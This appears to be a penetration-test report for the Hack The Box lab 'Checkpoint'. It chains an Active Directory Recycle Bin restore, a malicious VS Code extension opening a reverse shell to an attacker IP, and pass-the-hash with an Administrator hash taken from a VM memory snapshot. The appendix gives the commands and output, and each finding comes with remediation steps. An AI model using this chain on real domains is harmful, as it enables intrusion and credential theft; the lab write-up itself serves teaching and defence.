PENETRATION TEST REPORT

HACK THE BOX

Checkpoint
Active Directory Assessment

A Recycle Bin delegation restores a deleted account, a VS Code share hands over a session, and a backup snapshot carries Domain Admin

OVERALL RISK: CRITICAL

4ss3m // CONFID

DOCUMENT DETAILS

Target	10.129.141.255 - DC01.checkpoint.htb
Externally reachable	TCP 53, 88, 135, 139, 389, 445, 5985 - Windows Server 2025 Build 26100
Starting position	Assumed breach - one low-privileged domain account
Directory	checkpoint.htb
Test window	29 October 2026
Test type	Authenticated, from a standard user account

1 EXECUTIVE SUMMARY

The account we were given had three rights that look ordinary separately: rewrite the Recycle Bin's ACL, write one deleted object, and create users in the OU that object came from. Enough to restore it, and the restored account still used the password we had.

That account could write to DevDrop, where a scheduled task picks up VS Code extensions. We dropped one there and it ran as the developer whose session installed it.

The backup share holds a snapshot of a retired server taken while it was running, so the memory file contains its LSASS data. The Administrator hash in it is the domain Administrator's.

None of this was a software vulnerability. It was permissions and one stored file.

#	Finding	Severity
01	The Recycle Bin ACL lets the lowest-privileged account restore a deleted user, and that user's password was the one we were given	CRITICAL
02	DevDrop is writable by that restored account, and a scheduled task installs whatever lands there	CRITICAL
03	VMBackups holds a running server's memory, and its local Administrator password is the domain Administrator's	HIGH

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. The provided account read DevDrop and was denied VMBackups.
2. get writable showed write on the Recycle Bin, write on the tombstone Mark Davies, and CreateChild on OU=Employees.
3. set restore brought mark.davies back with the password we already had.
4. mark.davies could write DevDrop, so we built a .vsix that runs on onStartupFinished and put it there.
5. The scheduled task installed it and we got a shell as ryan.brooks, plus the user flag.
6. VMBackups holds a powered-on snapshot; the Administrator hash from that image worked on DC01 and gave the root flag.

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 The Recycle Bin ACL lets the lowest-privileged account restore a deleted user, and that user's password was the one we were given

ACL on CN=Deleted Objects,DC=checkpoint,DC=htb (effective WriteDacl); ACL on CN=Mark Davies\0ADEL:2217e877-...,CN=Deleted Objects; CreateChild on OU=Employees,DC=checkpoint,DC=htb

The starting account could rewrite the Recycle Bin's DACL, write to the deleted object Mark Davies inside it, and create children in Employees, where that object used to live. That combination plus the Reanimate Tombstones right is all a restore needs. Running `set restore mark.davies` put the account back, and it logged in with Checkpoint2024!, the same password we already had.

Why it matters. A deprovisioned account returns to service for anyone holding the old shared password, and nothing about it looks unusual afterwards.

Fix

- Take WriteDacl on CN=Deleted Objects away from everyone except Domain Admins and whichever backup identity actually needs it.
- Stop granting CreateChild on user OUs to staff accounts.
- Alert on reanimation of deleted objects, and reset the password when an account is restored.

CRITICAL

F-02 DevDrop is writable by that restored account, and a scheduled task installs whatever lands there

\\DC01\DevDrop - "VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0"

DevDrop is readable to the starting account and writable to mark.davies. A scheduled task on DC01 collects packages from the share, installs them and starts the editor. Extensions run unsandboxed in the extension host, so we built one pinned to engine 1.118.0 that activates on onStartupFinished, dropped it in the share, and got a cmd.exe session as ryan.brooks when the task ran.

Why it matters. Writing a file to the share is code execution as the developer who picks it up.

Fix

- Sign packages and refuse unsigned ones at install.
- Take write access off the share for user accounts; publishing goes through a pipeline with its own identity.
- Alert on new .vsix files, and on the editor spawning cmd.exe or opening a socket.

HIGH

F-03 VMBackups holds a running server's memory, and its local Administrator password is the domain Administrator's

\\DC01\VMBackups\NightlyBackup_2024-11-01\memory forensics\ - Windows Server 2019-Snapshot1.vmem (2 GB), Windows Server 2019-Snapshot1.vmsn (138 MB), Windows Server 2019.vmdk (10 GB)

The share refuses the starting account and refuses Domain Admins over SMB; access is through svc_deploy's BackupAccess group. It holds a snapshot taken while the guest was powered on, so the .vmem and .vmsn are a copy of that server's RAM, LSASS included. The Administrator hash from that image, f29e9c014295b9b32139b09a2790be3b, authenticated to DC01 and read the root flag. We validated the hash by pass-the-hash rather than re-running the extraction.

Why it matters. Reaching the backup share is Domain Admin, and there is no live LSASS protection in the way.

Fix

4ss3m // CONFIDENTIAL

- Keep memory images and powered-on snapshots off shared storage; encrypt what has to be kept.
- Put local Administrator passwords under LAPS or an equivalent, and rotate the current one.
- Review who is in BackupAccess - today it is a Domain Admin group.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Fix the Recycle Bin delegation and review restore rights.	CRITICAL
2	Take write access off DevDrop, require signed extensions.	CRITICAL
3	Move memory images off the backup share, deploy LAPS.	HIGH
4	Reset the credentials used here.	HIGH

The first two chain in an afternoon and need nothing but the permissions as they stand today. The third is what makes a backup share equal Domain Admin.

4ss3m // CONFIDENTIAL

5 HOW TO FIX THIS PROPERLY

Recycle Bin

- Remove WriteDacl on CN=Deleted Objects from non-tier-0 principals.
- Stop granting CreateChild on user OUs to staff accounts.
- Alert on reanimation and reset the password on restore.

DevDrop

- Remove write access for users and publish through a reviewed pipeline.
- Require signed packages before install.
- Alert on new .vsix files and on the editor spawning shells.

Backups

- Keep powered-on snapshots and memory images off shared storage.
- Deploy LAPS and rotate the Administrator password.
- Trim BackupAccess membership.

Retest

- get writable should no longer show the Recycle Bin or OU=Employees.
- mark.davies should be denied a write to DevDrop.
- An unsigned .vsix in the share should be refused.

4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Exposed services

```
$ nmap -Pn -p22,53,88,135,139,389,445,5985 10.129.141.255
22/tcp   filtered ssh
53/tcp   open     domain
88/tcp   open     kerberos-sec
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
389/tcp  open     ldap
445/tcp  open     microsoft-ds
5985/tcp open     wsman
Host is up (0.13s latency) - DC01, Windows Server 2025 Build 26100
```




Figure 1 - Domain controller, WinRM open, nothing else listening.

The starting account

```
$ python3 smb.py 10.129.141.255 alex.turner
[+] alex.turner OK | host=DC01 os=Windows 11 / Server 2025 Build 26100
    shares: ['ADMIN$', 'C$', 'DevDrop', 'IPC$', 'NETLOGON',
             'SYSVOL', 'VMBackups']
[-] Mark Davies: STATUS_LOGON_FAILURE
```




Figure 2 - DevDrop and VMBackups are the only non-standard shares.

Writable objects

```
distinguishedName: CN=Deleted Objects,DC=checkpoint,DC=htb
DACL: WRITE
distinguishedName: OU=Employees,DC=checkpoint,DC=htb
permission: CREATE_CHILD
distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-
                   99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
permission: WRITE
```




Figure 3 - bloodyAD get writable, trimmed to the three entries that matter here.

Restoring the account

```
$ bloodyad ... set restore 'mark.davies'
[+] mark.davies has been restored successfully under
    CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb
[+] mark.davies:Checkpoint2024! valid
```




Figure 4 - Restored, and the shared password still works.

The extension

```
$ python3 build_vsix.py 10.10.14.63 9090 beautify.vsix
[+] wrote beautify.vsix (1512 bytes) -> 10.10.14.63:9090
$ python3 drop.py beautify.vsix
[+] uploaded 1512 bytes
   remote: ['.', '..', 'beautify.vsix']
```




Figure 5 - Four files: the two OPC manifests, package.json and extension.js.

Code execution as the developer

```
[+] connection from 10.129.141.255:60358
Microsoft Windows [Version 10.0.26100.32860]
C:\Program Files\Microsoft VS Code>whoami
checkpoint\ryan.brooks
C:\> type C:\Users\ryan.brooks\Desktop\user.txt
<user flag redacted>
```




Figure 6 - The scheduled task installed it and the extension host ran it.

Domain Administrator

```
$ python3 pth.py 10.129.141.255 Administrator f29e9c01...
[+] Administrator PtH works
   shares: ['ADMIN$', 'C$', 'DevDrop', 'IPC$', 'NETLOGON',
            'SYSVOL', 'VMBackups']
C$\Users\max.palmer\Desktop\root.txt
<root flag redacted>
```




Figure 7 - Pass-the-hash with the Administrator NT hash.

The backup share

```
$ python3 walk.py C$ Shares\
  VMBackups / NightlyBackup_2024-11-01 / memory forensics
    Windows Server 2019-000001.vmdk      106496000 bytes
    Windows Server 2019-Snapshot1.vmem  2147483648 bytes
    Windows Server 2019-Snapshot1.vmsn   138164859 bytes
    Windows Server 2019.vmdk           10199695360 bytes
```




Figure 8 - Snapshotted while running, so the memory file is the guest's RAM.

4ss3m // CONFIDENTIAL